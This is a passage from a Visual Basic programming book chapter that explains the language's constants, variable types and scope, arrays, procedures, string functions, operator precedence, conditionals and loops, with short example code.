Handling Higher Math

Handling Dates And Times

Handling Financial Data

Ending A Program At Any Time

In Depth

This chapter is all about what makes the various parts of a Visual Basic program work: the Visual Basic language itself. In this chapter, we ll see the components of the Visual Basic language and how to use them. After designing and creating the interface for your application using the Visual Basic IDE, and filling your program with forms and controls, you ll need to write the code that makes those controls and forms *do* something.

The Visual Basic language supports a large number of programming constructs and elements, and that language is the foundation on which we ll build in this book. A good start here is essential for the work we ll do throughout the book.

If you ve programmed in other languages, much of the material in this chapter will probably be familiar to you and once you understand the basics, you will be able to create powerful applications using Visual Basic.

How Does Visual Basic Code Look?

We re going to take a look at the elements of the Visual Basic language that will let us make Visual Basic code work. What will that code look like? Some of our code will be short, such as when we check for multimedia device errors like this in Chapter 22:

```
Private Sub MMControl1_Done(NotifyCode As Integer)
    If MMControl1.Error <> 0 Then
        MsgBox MMControl1.ErrorMessage
    End If
End Sub
```

Some of our code will be a little longer, such as this code, where we display the status of a CD-ROM drive that s playing a music CD:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode
        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."
```

```
        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select

    Label1.Caption = strMode

End Sub
```

That s what the Visual Basic language looks like at work. As you can imagine, knowing how to write the code is necessary to get anywhere in Visual Basic.

In the topics coming up, then, we ll see how to declare variables, functions, and subroutines and what those elements mean. We ll see how to use text strings, conditionals, operators, loops, and math techniques. We ll even see how to handle special Visual Basic formats like dates and financial data. And we ll see some items that programmers like but don t often encounter in programming books, such as how to use **Switch()** and **Choose()**.

We ll cover tasks that involve some complexity and whose syntax is hard to remember. In this way, this chapter also acts as a reference for easy lookup of those hard-to-remember items and can save you from reinventing the wheel.

We ll see a lot of syntax in this chapter, and there s one convention you should be aware of before starting: we ll use brackets for optional elements and keywords like this for the **Dim** statement:

```
Dim [WithEvents] varname [([subscripts])] [As [New] type] [, [WithEvents]
varname[([subscripts])] [As [New] type]]
```

Here, all the elements in square brackets are optional, and the variable names in italics are placeholders you fill them in with the names of your variables as appropriate for your program

It s time to turn to the Immediate Solutions now no further introduction is needed.

Immediate Solutions

Declaring Constants

You ve filled your code with numeric values and now it s time to change them all as you start work on the

new version of the software. What a pain to have to track down and change all the numeric values (called *magic numbers*) throughout all the code. Isn t there a better way?

There is: Use constants and declare them all in one place, then refer to the constants by name throughout the code instead of hardwiring numeric values in the code. When it s time to change those values, you just change the constants, all in one well-defined part of the code.

How do you use constants? You declare constants in Visual Basic with the **Const** statement:

```
[Public | Private] Const constname [As type] = expression
```

The **Public** keyword is used at the module level to make a constant global. This keyword is not allowed in procedures. The **Private** keyword is used at the module or form level to declare constants that are private, which means only available within the module or form where the declaration is made. Like the **Public** keyword, **Private** is not allowed in procedures (constants in procedures are always private anyway). The *constname* identifier is the actual name of the constant. The *type* identifier is the data type of the constant, which may be **Byte**, **Boolean**, **Integer**, **Long**, **Currency**, **Single**, **Double**, **Date**, **String**, or **Variant**. The *expression* identifier holds the value you want for this constant. It may be a literal, other constant, or any combination that includes all arithmetic or logical operators (except the **Is** operator).

You can use a constant anywhere you can use any Visual Basic expression, and you usually use them for numeric or string values that you want to use many places in a program. That way, when you want to modify the value of the constant, you only have to change it in its declaration, not in many places around the program. Also, constants don t change their values, which can make them more useful than variables in certain circumstances.

TIP: You can t use variables, user-defined functions, or intrinsic Visual Basic functions in expressions assigned to constants.

Here s an example showing how to declare and use a constant:

```
Private Sub Command1_Click()
    Const Pi = 3.14159
    Dim Radius, Area
    Radius = 1#
    Area = Pi * Radius * Radius
    MsgBox ("Area = " & Str(Area))
End Sub
```

Declaring Variables

Before using variables, you have to set aside memory space for them after all, that s what they are, locations in memory. Usually, you use the **Dim** statement to declare variables, although you can also use the **Private** (declare a private variable), **Public** (declare a global variable), **Static** (declare a variable that holds its value between procedure calls), **ReDim** (redimension a dynamic array), or **Type** (declare a user-defined type) keywords to declare variables, as we ll see in the tasks covered in this chapter.

The Dim Statement

Here s how you use the **Dim** statement:

```
Dim [WithEvents] varname[([subscripts])] [As [New] type] [, [WithEvents]
varname [([subscripts])] [As [New] type]] . . .
```

The **WithEvents** keyword is valid only in class modules. This keyword specifies that *varname* is an object variable used to respond to events triggered by an ActiveX object. The *varname* identifier is the name of the variable you are declaring. You use *subscripts* if you re declaring an array.

You set up the *subscripts* argument this way:

```
[lower To] upper [, [lower To] upper]
```

TIP: In Visual Basic, you may declare up to 60 dimensions for an array.

The **New** keyword enables creation of an object. If you use **New** when declaring the object variable, a new instance of the object is created on first reference to it. This means you don t have to use the **Set** statement to assign the object reference. Here s an example:

```
Dim DataSheet As New Worksheet
```

The *type* argument specifies the data type of the variable, which may be **Byte**, **Boolean**, **Integer**, **Long**, **Currency**, **Single**, **Double**, **Date**, **String** (for variable-length strings), **String *** *length* (for fixed-length strings), **Object**, **Variant**, a user-defined type, or an object type. If you don t specify a type, the default is **Variant**, which means the variable can act as any type.

TIP: By default in Visual Basic, numeric variables are initialized to 0, variable-length strings are initialized to a zero-length string ( ), and fixed-length strings are filled with zeros. Variant variables are initialized to **Empty**.

Here s an example of declaring variables using **Dim**:

```
Dim EmployeeID As Integer
Dim EmployeeName As String
Dim EmployeeAddress As String
```

Implicit Declarations And Option Explicit

Following the traditions of earlier versions of Basic, you don t actually need to declare a variable at all to use it just *using* it in code declares it as a variant if it s not been declared. It s better to require all variables to be explicitly declared, however, because misspelling a variable name can declare a new variable and cause problems, as we saw in this code from Chapter 1, where we think we re toggling a Boolean variable named **xNow** but are placing the result in a new and misspelled variable named **xNoww**:

```
Private Sub Command_Click(Index As Integer)
    If xNow Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If

    xNoww = Not xNow

End Sub
```

To force variable declarations to be explicit (that is, to insist that each variable be declared), add the **Option Explicit** statement at the module or form level to the (General) declarations object.

Selecting Variable Types

It s time to create a new variable but what type should you use? For that matter, exactly what type of variable types are there and what do they do? Even if you remember what types there are, you probably won t remember the range of possible values that variable type allows.

There s a wide range of data types, so we ll use a table here. The Visual Basic variable types appear in Table 3.1 for reference, making selecting the right type a little easier (note that although Visual Basic lists a **Decimal** variable type, that type is not yet actually supported). We also include the literal suffix symbols for numeric values in Table 3.1 those are the suffixes you can add to the end of values or variables to tell Visual Basic their type, like **strUserFormatString$**.

Table 3.1
Variable types.

Variable Type	Bytes Of Storage	Literal Suffix	Range
Boolean	2	N/A	True, False
Byte	1	N/A	0 to 255
Currency	8	@	-922,337,203,685,477.5808 to 922,337,203,685,477.5807
Date	8	#&#	1 January 100 to 31 December 9999 and times from 0:00:00 to 23:59:59
Decimal	12	N/A	-79,228,162,514,264,337,593,543,950,335 to 79,228,162,514,264,337,593,543,950,335
Double	8	#	-1.79769313486232E308 to -4.94065645841247E-324 for negative values and from 4.94065645841247E-324 to 1.79769313486232E308 for positive values
Integer	2	%	-32,768 to 32,767
Long	4	&	-2,147,483,648 to 2,147,483,647
Object	4	N/A	N/A
Single	4	!	-3.402823E38 to -1.401298E-45 for negative values and from 1.401298E-45 to 3.402823E38 for positive values
String	N/A	$	A variable-length string can contain up to approximately 2 billion characters; a fixed-length string can contain 1 to approximately 64K characters
User-defined data type	N/A	N/A	N/A
Variant	N/A	N/A	N/A

As you can see in Table 3.1, Visual Basic has a large number of data formats. The **Variant** type deserves special mention, because it s the default variable type. If you don t declare a type for a variable, it is made a variant:

```
Private Sub Command1_Click()
    Dim NumberTrains
...
End Sub
```

In this case, the variable **NumberTrains** is a variant, which means it can take any type of data. For example, here we place an integer value into **NumberTrains** (note that we specify that 5 is an integer by using the percent sign [%] suffix as specified in Table 3.1):

```
Private Sub Command1_Click()
    Dim NumberTrains
    NumberTrains = 5%
End Sub
```

We could have used other data types as well; here, for example, we place a string into **NumberTrains**:

```
Private Sub Command1_Click()
    Dim NumberTrains
    NumberTrains = "Five"
End Sub
```

And here we use a floating point value (! is the suffix for single values):

```
Private Sub Command1_Click()
    Dim NumberTrains
    NumberTrains = 5.00!
End Sub
```

Be careful of variants, however they waste time because Visual Basic has to translate them into other data types before using them, and they also take up more space than other data types.

Converting Between Data Types

Visual Basic supports a number of ways of converting from one type of variable to another in fact, that s one of the strengths of the language. The possible conversion statements and procedures appear in Table 3.2.

Table 3.2 Visual Basic data conversion functions.

To Do This	Use This
ANSI value to string	**Chr**
String to lowercase or uppercase	**Format**, **LCase**, **UCase**
Date to serial number	**DateSerial**, **DateValue**
Decimal number to other bases	**Hex**, **Oct**
Number to string	**Format**, **Str**
One data type to another	**CBool**, **CByte**, **CCur**, **CDate**, **CDbl**, **CDec**, **CInt**, **CLng**, **CSng**, **CStr**, **CVar**, **CVErr**, **Fix**, **Int**
Date to day, month, weekday, or year	**Day**, **Month**, **Weekday**, **Year**
Time to hour, minute, or second	**Hour**, **Minute**, **Second**
String to ASCII value	**Asc**
String to number	**Val**
Time to serial number	**TimeSerial**, **TimeValue**

TIP: Note that you can cast variables from one type to another in Visual Basic using the functions **CBool()**, **CByte()**, and so on.

Setting Variable Scope

You ve just finished creating a new dialog box in your greeting card program, and it s a beauty. However, you realize there s a problem: the user enters the new number of balloons to display the greeting card in **TextBox1** of the dialog box, but how do you read that value in the rest of the program when the user closes the dialog box?

It s tempting to set up a global variable, **intNumberBalloons**, which you fill in the dialog box when the user clicks on the OK button. That way, you ll be able to use that variable in the rest of the program when the dialog box is closed. But in this case, you should resist the temptation to create a global variable it s much better to refer to the text in the text box this way (assuming the name of the dialog form you ve created is **Dialog**):

```
intNumberBalloons = Dialog.TextBox1.Text
```

This avoids setting up a global variable needlessly. In fact, one of the most important aspects of Visual Basic programming is *variable scope*. In general, you should restrict variables to the smallest scope possible.

There are three levels of variable scope in Visual Basic, as follows:

" Variables declared in procedures are private to the procedure.

" Variables declared at the form or module level in the form or module s (General) section using **Dim**, **ReDim**, **Private**, **Static**, or **Type** are form- or module-level variables. These variables are available throughout the module.

" Variables declared at the module level in the module s (General) section using **Public** are global and are available throughout the project, in all forms and modules. Note that you cannot use **Public** in procedures.

You can get an overview of the scope of variables in a Visual Basic project in Figure 3.1.

Figure 3.1 Visual Basic s variable scope schematic.

For more information, see the discussion of variable scope in Chapter 1.

TIP: If you use the **Option Private Module** statement in a module or form, all variables in the module or form become private to the module, no matter how they are declared.

Verifying Data Types

You can change a variable s type with **ReDim** in Visual Basic, assign objects to variables using **Set**, and even convert standard variables into arrays. For these and other reasons, Visual Basic has a number of data verification functions, which appear in Table 3.3, and you can use these functions to interrogate objects and determine their types.

Table 3.3 Data verification functions.

Function	Does This
IsArray()	Returns True if passed an array
IsDate()	Returns True if passed a date
IsEmpty()	Returns True if passed variable is uninitialized
IsError()	Returns True if passed an error value
IsMissing()	Returns True if value was not passed for specified parameter in procedure call
IsNull()	Returns True if passed **NULL**
IsNumeric()	Returns True if passed a numeric value
IsObject()	Returns True if passed an object

Note in particular the **IsMissing()** function, which many programmers don t know about; this function tells you if the call to the current procedure included a value for a particular variant. For example, here s how we check if the call to a subroutine **CountFiles()** included a value in the optional parameter **intMaxFiles**:

```
Sub CountFiles(Optional intMaxFile As Variant)
    If IsMissing(intMaxFile) Then
        'intMaxFiles was not passed
...
    Else
...
    End If
End Sub
```

Declaring Arrays And Dynamic Arrays

It s time to start coding that database program. But wait a moment how are you going to handle the data? It s just a simple program, so you don t want to start tangling with the full Visual Basic database techniques. An array would be perfect; how do you set them up again?

You can use **Dim** (standard arrays), **ReDim** (dynamic arrays), **Static** (arrays that don t change when between calls to the procedure they re in), **Private** (arrays private to the form or module they re declared in), **Public** (arrays global to the whole program), or **Type** (for arrays of user-defined types) to dimension arrays.

We ll start with standard arrays now.

Standard Arrays

You usually use the **Dim** statement to declare a standard array (note that in Visual Basic, arrays can have up to 60 dimensions):

```
Dim [WithEvents] varname [([subscripts])] [As [New] type] [, [WithEvents]
varname [([subscripts])] [As [New] type]] ...
```

The **WithEvents** keyword is valid only in class modules. This keyword specifies that *varname* is an object variable used to respond to events triggered by an ActiveX object. The *varname* identifier is the name of the variable you are declaring.

You use *subscripts* to declare the array. You set up the *subscripts* argument this way:

```
[lower To] upper [, [lower To] upper]
```

The **New** keyword enables creation of an object. If you use **New** when declaring the object variable, a new instance of the object is created on first reference to it.

The *type* argument specifies the data type of the variable, which may be **Byte**, **Boolean**, **Integer**, **Long**,

Currency, **Single**, **Double**, **Date**, **String** (for variable-length strings), **String *** *length* (for fixed-length strings), **Object**, **Variant**, a user-defined type, or an object type. If you don t specify a type, the default is **Variant**, which means the variable can act as any type.

Here are a few examples of standard array declarations:

```
Private Sub Command1_Click()
    Dim Data(30)
    Dim Strings(10) As String
    Dim TwoDArray(20, 40) As Integer
    Dim Bounds(5 To 10, 20 To 100)
    Strings(3) = "Here's a string!"
End Sub
```

TIP: You use the **Option Base** statement at the form- or module-level to set the lower bound for all arrays. The default value is 0, but you can use either of these two statements: **Option Base 0** or **Option Base 1**.

Dynamic Arrays

You can use the **Dim** statement to declare an array with empty parentheses to declare a *dynamic array*. Dynamic arrays can be dimensioned or redimensioned as you need them with the **ReDim** statement (which you must also do the first time you want use a dynamic array). Here s how you use **ReDim**:

```
ReDim [Preserve] varname (subscripts) [As type] [, varname(subscripts)
[As type]] ...
```

You use the **Preserve** keyword to preserve the data in an existing array when you change the size of the last dimension. The *varname* argument holds the name of the array to (re)dimension.

The *subscripts* term specifies the dimensions of the array using this syntax:

```
[lower To] upper [,[lower To] upper]
```

The *type* argument specifies the type of the array. The type may be **Byte**, **Boolean**, **Integer**, **Long**, **Currency**, **Single**, **Double**, **Date**, **String** (for variable-length strings), **String *** *length* (for fixed-length strings), **Object**, **Variant**, a user-defined type, or an object type.

This is one of those topics that is made easier with an example, so here s an example using dynamic arrays, where we declare an array, dimension it, and then redimension it, like this:

```
Private Sub Command1_Click()
    Dim DynaStrings() As String
    ReDim DynaStrings(10)
    DynaStrings(1) = "The first string"
    'Need more data space!
    ReDim DynaStrings(100)
    DynaStrings(50) = "The fiftieth string"
End Sub
```

The Array() Function

You can also use the **Array()** function to create a new variant holding an array. Here s how you use **Array()**:

```
Array(arglist)
```

The *arglist* argument is a list of values that are assigned to the elements of the array contained within the variant. Here s an example that creates an array with the values 0, 1, and 2:

```
Dim A As Variant
A = Array(0,1,2)
```

TIP: If you don t specify any arguments, the **Array()** function returns an array of zero length.

We ll finish this topic with a summary of array-handling techniques.

Array-Handling Techniques Summary

Visual Basic has a number of statements and functions for working with arrays, and they appear in overview in Table 3.4 for easy reference.

Table 3.4 Array-handling techniques.

To Do This	Use This
Verify an array	**IsArray**
Create an array	**Array**
Change default lower limit	**Option Base**
Declare and initialize an array	**Dim**, **Private**, **Public**, **ReDim**, **Static**
Find the limits of an array	**LBound**, **UBound**
Reinitialize an array	**Erase**, **ReDim**

Declaring Subroutines

Everyone knows about subroutines: they re the handy blocks of code that can organize your code into single-purposed sections to make programming easier. Unlike functions, subroutines do not return values; but like functions, you can pass values to subroutines in an argument list.

For reference s sake, here s how you declare a subroutine:

```
[Private | Public | Friend] [Static] Sub name [(arglist)]
...
[statements]
...
[Exit Sub]
...
[statements]
...
End Sub
```

The **Public** keyword makes a procedure accessible to all other procedures in all modules and forms. The **Private** keyword makes a procedure accessible only to other procedures in the module or form in which it is declared. The **Friend** keyword is used only in class modules and specifies that the procedure is visible throughout the project, but not visible to a controller of an instance of an object. The **Static** keyword specifies that the procedure s local variables should be preserved between calls. The *name* identifier is the name of the procedure. The *arglist* identifier is a list of variables representing arguments that are passed to the procedure when it is called. You separate multiple variables with commas. The *statements* identifier is the group of statements to be executed within the procedure.

The *arglist* identifier has the following syntax:

```
[Optional] [ByVal | ByRef] [ParamArray] varname [()] [As type]
[= defaultvalue]
```

In *arglist*, **Optional** means that an argument is not required; **ByVal** means that the argument is passed by value; **ByRef** means that the argument is passed by reference (**ByRef** is the default in Visual Basic); **ParamArray** is used as the last argument in *arglist* to indicate that the final argument is an array of Variant elements; *varname* is the name of the variable passed as an argument; *type* is the data type of the argument; and *defaultvalue* is any constant or constant expression, which is used as the argument s default value if you ve used the **Optional** keyword.

TIP: When you use **ByVal**, you pass a copy of a variable to a procedure; when you use **ByRef**, you pass a reference to the variable, and if you make changes to that reference, the original variable is changed.

The **Exit Sub** keywords cause an immediate exit from a **Sub** procedure. Finally, **End Sub** ends the procedure definition.

You call a **Sub** procedure using the procedure name followed by the argument list. Here s an example of a subroutine:

```
Sub CountFiles(Optional intMaxFile As Variant)
    If IsMissing(intMaxFile) Then
        'intMaxFiles was not passed
        MsgBox ("Did you forget something?")
    Else
...
    End If
End Sub
```

TIP: For an overview of how to comment procedures, see the discussion in Chapter 1.

Declaring Functions

There are two types of procedures in Visual Basic: subroutines and functions. Subroutines can take arguments passed in parentheses but do not return a value; functions do the same but do return values (which can be discarded). A function is a block of code that you call and pass arguments to, and using functions helps break your code up into manageable parts.

For reference s sake, here s how you declare a function:

```
[Private | Public | Friend] [Static] Function name [(arglist)] [As type]
...
```

```
[statements]
...
[name = expression]
...
[Exit Function]
...
[statements]
...
End Function
```

The **Public** keyword makes a procedure accessible to all other procedures in all modules and forms. The **Private** keyword makes a procedure accessible only to other procedures in the module or form in which it is declared. The **Friend** keyword is used only in class modules and specifies that the procedure is visible throughout the project, but not visible to a controller of an instance of an object. The **Static** keyword specifies that the procedure s local variables should be preserved between calls. The *name* identifier is the name of the procedure. The *arglist* identifier is a list of variables representing arguments that are passed to the procedure when it is called. You separate multiple variables with commas. The *statements* identifier is the group of statements to be executed within the procedure.

The *arglist* identifier has this following syntax:

```
[Optional] [ByVal | ByRef] [ParamArray] varname [()] [As type]
[= defaultvalue]
```

In *arglist*, **Optional** means that an argument is not required; ***ByVal*** means that the argument is passed by value; **ByRef** means that the argument is passed by reference (**ByRef** is the default in Visual Basic); **ParamArray** is used as the last argument in *arglist* to indicate that the final argument is an array of Variant elements; *varname* is the name of the variable passed as an argument; *type* is the data type of the argument; and *defaultvalue* is any constant or constant expression, which is used as the argument s default value if you ve used the **Optional** keyword. The *type* identifier is the data type returned by the function. The **Exit Function** keywords cause an immediate exit from a **Function** procedure.

You call a **Function** procedure using the function name, followed by the argument list in parentheses. You return a value from a function by assigning the value you want to return to the function s name like this: ***name* = *expression*.** Finally, **End Function** ends the procedure definition.

Here s an example showing how to use a function:

```
Private Sub Command1_Click()
    Dim intResult As Integer
    intResult = Add1(5)
    MsgBox ("Result = " & Str$(intResult))
End Sub

Function Add1(intAdd1ToMe As Integer) As Integer
    Add1 = intAdd1ToMe + 1
End Function
```

Preserving Variables Values Between Calls To Their Procedures

You ve written a function named **Counter()** to keep track of the number of times the user clicks a particular button. Each time the user clicks the button, you call the **Counter()** function to increment the count of button clicks, and then display the result in a message box. But the counter never seems to be incremented; instead it always returns 1. Why?

Let s look at the code:

```
Private Sub Command1_Click()
    Dim intResult As Integer
    intResult = Counter()
    MsgBox ("Result = " & Str$(intResult))
End Sub

Function Counter() As Integer
    Dim intCountValue As Integer
    intCountValue = intCountValue + 1
    Counter = intCountValue
End Function
```

The problem here is that the counter variable, **intCountValue**, in the **Counter()** function is reinitialized each time the **Counter()** function is called (because a new copy of all the variables local to procedures is allocated each time you call that procedure).

The solution is to declare **intCountValue** as *static*. This means it will retain its value between calls to the **Counter()** function. Here s the working code:

```
Private Sub Command1_Click()
    Dim intResult As Integer
    intResult = Counter()
    MsgBox ("Result = " & Str$(intResult))
End Sub

Function Counter() As Integer
    Static intCountValue As Integer
    intCountValue = intCountValue + 1
    Counter = intCountValue
End Function
```

In fact, you could declare the whole function static, which means that all the variables in it

will be static. That looks like this:

```
Private Sub Command1_Click()
    Dim intResult As Integer
    intResult = Counter()
    MsgBox ("Result = " & Str$(intResult))
End Sub

Static Function Counter() As Integer
    Dim intCountValue As Integer
    intCountValue = intCountValue + 1
    Counter = intCountValue
End Function
```

Besides declaring variables with **Static**, you can also use it as a keyword when declaring functions or subroutines.

Handling Strings

You ve decided to lead the way into the future by letting your users type in English sentences as commands to your program. Unfortunately, this means that you have to *parse* (that is, break down to individual words) what they type. So what was that string function that lets you break a string into smaller strings again? We ll get an overview of string handling in this topic.

Two Kinds Of Strings

There are two kinds of strings: variable-length and fixed-length strings. You declare a variable-length string this way:

```
Dim strVariableString As String
```

A variable-length string can contain up to approximately 2 billion characters, and it can grow or shrink to match the data you place in it.

You declare a fixed-length string this way, with an asterisk character (*) followed by the string s length:

```
Dim strFixedString As String * 20
```

Here, we give our fixed-length string 20 characters. A fixed-length string can contain 1 to approximately 64K characters.

The String-Handling Functions

There are quite a number of string-handling functions in Visual Basic. For example, you use **Left()**, **Mid()**, and **Right()** to divide a string into substrings, you find the length of a string with **Len()**, and so on.

For reference, the Visual Basic string-handling functions appear in Table 3.5.

Table 3.5
String-handling functions.

To Do This	**Use This**
Compare two strings	**StrComp**
Convert strings	**StrConv**
Convert to lowercase or uppercase	**Format**, **LCase**, **UCase**
Create string of repeating character	**Space**, **String**
Find length of a string	**Len**
Format a string	**Format**
Justify a string	**LSet**, **RSet**
Manipulate strings	**InStr**, **Left**, **LTrim**, **Mid**, **Right**, **RTrim**, **Trim**
Set string comparison rules	**Option Compare**
Work with ASCII and ANSI values	**Asc**, **Chr**

Converting Strings To Numbers And Back Again

You re all set to write your *SuperDeluxe* calculator program in Visual Basic but suddenly you realize that the user will be entering numbers in text form, not in numeric form. How can you translate text into numbers, and then numbers into text to display your results?

It s common in Visual Basic to have to convert values from numbers to strings or from strings to numbers, and it s easy to do. You can use the **Str()** to return a string representation of a number, and you use **Val()** to convert a string to a number. That s all there is to it, but it s easy to forget those two functions, so we include them here for reference.

Besides **Str()** and **Val()**, you can also use **Format()**, which lets you format an expression into a string this way:

```
Format (expression [, format[, firstdayofweek[, firstweekofyear]]])
```

Here, *expression* is the expression to format into the string, *format* is a valid named or user-defined format expression, *firstdayofweek* is a constant that specifies the first day of the week, and *firstweekofyear* is a constant that specifies the first week of the year.

For more information about how to use this function and format strings, see Handling Dates And Time Using Dates later in this chapter.

Handling Operators And Operator Precedence

You ve done well in your computer class so well that the instructor has asked you to calculate the average grade on the final. Nothing could be easier, you think, so you put together the following program:

```
Private Sub Command1_Click()
    Dim intGrade1, intGrade2, intGrade3, NumberStudents As Integer
    intGrade1 = 60
    intGrade2 = 70
    intGrade3 = 80
    NumberStudents = 3
    MsgBox ("Average grade = " &_
        Str(intGrade1 + intGrade2 + intGrade3 / NumberStudents))
End Sub
```

When you run the program, however, it calmly informs you that the average score is 156.66666667. That doesn t look so good what s wrong?

The problem lies in this line:

```
Str(intGrade1 + intGrade2 + intGrade3 / NumberStudents))
```

Visual Basic evaluates the expression in parentheses from left to right, using pairs of operands and their associated operator, so it adds the first two grades together first. Instead of adding the final grade, however, it first divides that grade by **NumberStudents**, because the division operation has higher precedence than addition. So the result is 60 + 70 + (80/3) = 156.66666667.

The solution here is to group the values to add together this way using parentheses:

```
Private Sub Command1_Click()
    Dim intGrade1, intGrade2, intGrade3, NumberStudents As Integer
    intGrade1 = 60
    intGrade2 = 70
    intGrade3 = 80
    NumberStudents = 3
    MsgBox ("Average grade = " &_
        Str((intGrade1 + intGrade2 + intGrade3)/ NumberStudents))
End Sub
```

Running this new code gives us an average of 70, as it should be.

This example points out the need to understand how Visual Basic evaluates expressions involving operators. In general, such expressions are evaluated left to right, and when it comes to a contest between two operators (such as + and / in the last term of our original program), the operator with the higher precedence is used first.

Visual Basic s operator precedence, arranged by category, appears in Table 3.6.

Table 3.6
Operators and operator precedence.

Arithmetic	**Comparison**	**Logical**
Exponentiation (^)	Equality (=)	Not
Negation (-)	Inequality (<>)	And
Multiplication and division (*, /)	Less than (<)	Or

Integer division (\)	Greater than (>)		Xor
Modulus arithmetic (Mod)	Less than or equal to (<=)		Eqv
Addition and subtraction (+, -)	Greater than or equal to (>=)		Imp
String concatenation (&)	Like	Is	

When expressions contain operators from more than one category in Table 3.6, arithmetic operators are evaluated first, comparison operators are evaluated next, and logical operators are evaluated last. Also, comparison operators actually all have equal precedence, which means they are evaluated in the left-to-right order in which they appear.

If in doubt, use parentheses operations within parentheses are always performed before those outside. Within parentheses, however, operator precedence is maintained.

Using If&Else Statements

The **If** statement is the bread and butter of Visual Basic conditionals, but you can forget the syntax every now and then (that is, is it **ElseIf** or **Else If**?), so here s the **If** statement:

```
If condition Then
[statements]
[ElseIf condition-n Then
[elseifstatements]]...
[Else
[elsestatements]]
End If
```

And here s an example showing how to use the various parts of this popular statement:

```
Dim intInput
intInput = -1

While intInput < 0
    intInput = InputBox("Enter a positive number")
Wend
```

```
If intInput = 1 Then
    MsgBox ("Thank you.")
ElseIf intInput = 2 Then
    MsgBox ("That's fine.")
ElseIf intInput >= 3 Then
    MsgBox ("Too big.")
End If
```

Using Select Case

You have to get a value from the user and respond in several different ways, but you don t look forward to a long and tangled series of **If&Then&Else** statements. What can you do?

If your program can handle multiple values of a particular variable and you don t want to stack up a lot of **If&Else** statements to handle them, you should consider **Select Case**. You use **Select Case** to test an expression, seeing which of several *cases* it matches, and execute the corresponding code. Here s the syntax:

```
Select Case testexpression
[Case expressionlist-n
[statements-n]] ...
[Case Else
[elsestatements]]
End Select
```

Here s an example using **Select Case**. In this example, we read a positive value from the user and test it, responding according to its value. Note that we also use the **Select Case Is** keyword (not the same as the **Is** operator) to check if the value we read in is greater than a certain value, and **Case Else** to handle values we don t explicitly provide code for. Here s the example:

```
Dim intInput
intInput = -1

While intInput < 0
    intInput = InputBox("Enter a positive number")
Wend

Const intMax = 100

Select Case intInput
    Case 1:
        MsgBox ("Thank you.")
    Case 2:
        MsgBox ("That's fine.")
    Case 3:
        MsgBox ("Your input is getting pretty big now...")
    Case 4 To 10:
        MsgBox ("You are approaching the maximum!")
    Case Is > intMax:
        MsgBox ("Too big, sorry.")
    Case Else:
        MsgBox ("Please try again.")
End Select
```

Making Selections With Switch() And Choose()

For some reason, few books on Visual Basic cover the **Switch()** and **Choose()** functions. They certainly have their uses, however, and we ll take a look at them here.

The Switch() Function

The **Switch()** function evaluates a list of expressions and returns a **Variant** value or an expression associated with the first expression in the list that is true. Here s the syntax:

```
Switch (expr-1, value-1[, expr-2, value-2 ... [, expr-n, value-n]])
```

In this case, *expr-1* is the first expression to evaluate; if true, **Switch()** returns *value-1*. If *expr-1* is not True but *expr-2* is, **Switch()** returns *value-2* and so on.

Here s an example showing how to use **Switch()**. In this case, we ask the user to enter a number and use **Switch()** to calculate the absolute value of that value (having temporarily forgotten how to use the built-in Visual Basic absolute value function, **Abs()**):

```
Dim intValue

intValue = InputBox("Enter a number")

intAbsValue = Switch(intValue < 0, -1 * intValue, intValue >= 0, intValue)

MsgBox "Absolute value = " & Str(intAbsValue)
```

The Choose() Function

You use the **Choose()** function to return one of a number of choices based on an index. Here s the syntax:

```
Choose (index, choice-1 [, choice-2, ... [, choice-n]])
```

If the index value is 1, the first choice is returned, if index equals 2, the second choice is returned, and so on.

Here s an example using **Choose()**. In this case, we have three employees Bob, Denise, and Ted with employee IDs 1, 2, and 3. This code snippet accepts an ID value from the user and uses **Choose()** to display the corresponding employee name:

```
Dim intID
intID = -1

While intID < 1 Or intID > 3
    intID = InputBox("Enter employee's ID")
Wend

MsgBox "Employee name = " & Choose(intID, "Bob", "Denise", "Ted")
```

Looping

Many programmers have a love/hate relationship with looping, based primarily on syntax. Programmers often have to switch back and forth these days between languages, and can find themselves writing, for example, a C++ loop in the middle of a Visual Basic program and being taken by surprise when the compiler objects.

To make it easier, we ll include examples here of all the Visual Basic loops, starting with the **Do** loop.

The Do Loop

The **Do** loop has two versions; you can either evaluate a condition at the beginning

```
Do [{While | Until} condition]
[statements]
[Exit Do]
[statements]
Loop
```

or at the end:

```
Do
[statements]
[Exit Do]
[statements]
Loop [{While | Until} condition]
```

Here s an example where we read from a file, looping until we reach the end of the file, which we check with the end-of-file function, **EOF()**:

```
Do Until EOF(1)
    Line Input #1, Data$
    Form1.TextBox1.Text = Form1.TextBox1.Text + Data$
Loop
```

TIP: Note that the second form of the **Do** loop ensures that the body of the loop is executed at least once. On the other hand, you sometimes want to make sure the loop *doesn t* run even once if the condition is not met. For example, when reading from a file, you shouldn t read from a file before checking for the end of file in case the file is empty.

The For Loop

The **Do** loop doesn t need a loop index, but the **For** loop does. Here s the syntax for the **For** loop:

```
For index = start To end [Step step]
[statements]
[Exit For]
[statements]
Next [index]
```

Here s how to put it to work:

```
Dim intLoopIndex, Total
Total = 0
For intLoopIndex = 1 To 10
    Total = Total + 1
Next intLoopIndex
```

TIP: Although it s been common practice to use a loop index after a loop completes (to see how many loop iterations were executed), that practice is now discouraged by people who make it their business to write about good and bad programming practices.

The For Each Loop

You use the **For Each** loop to loop over elements in an array or collection. Here s its syntax:

```
For Each element In group
[statements]
[Exit For][statements]
Next [element]
```

You can get a look at this loop in action with an example like this one, where we display all the elements of an array in message boxes:

```
Dim IDArray(1 To 3)
IDArray(1) = 1
IDArray(2) = 2
IDArray(3) = 3

For Each ArrayItem In IDArray
    MsgBox (Str(ArrayItem))
Next ArrayItem
```

The While Loop

You use a **While** loop if you if you want to stop looping when a condition is no longer true. Here s the **While** loop s syntax:

```
While condition
[statements]
Wend
```

And here s an example putting **While** to work:

```
Dim intInput
intInput = -1

While intInput < 0
    intInput = InputBox("Enter a positive number")
Wend
```

TIP: Many Visual Basic functions, like *EOF()*, are explicitly constructed to return values of *True* or False so that you can use them to control loops such as *Do* and *While* loops.

The With Statement

Properly speaking, the **With** statement is not a loop, but it can be as useful as a loop and in fact, many programmers actually think of it as a loop. You use the **With** statement to execute statements using a particular object. Here s the syntax:

```
With object
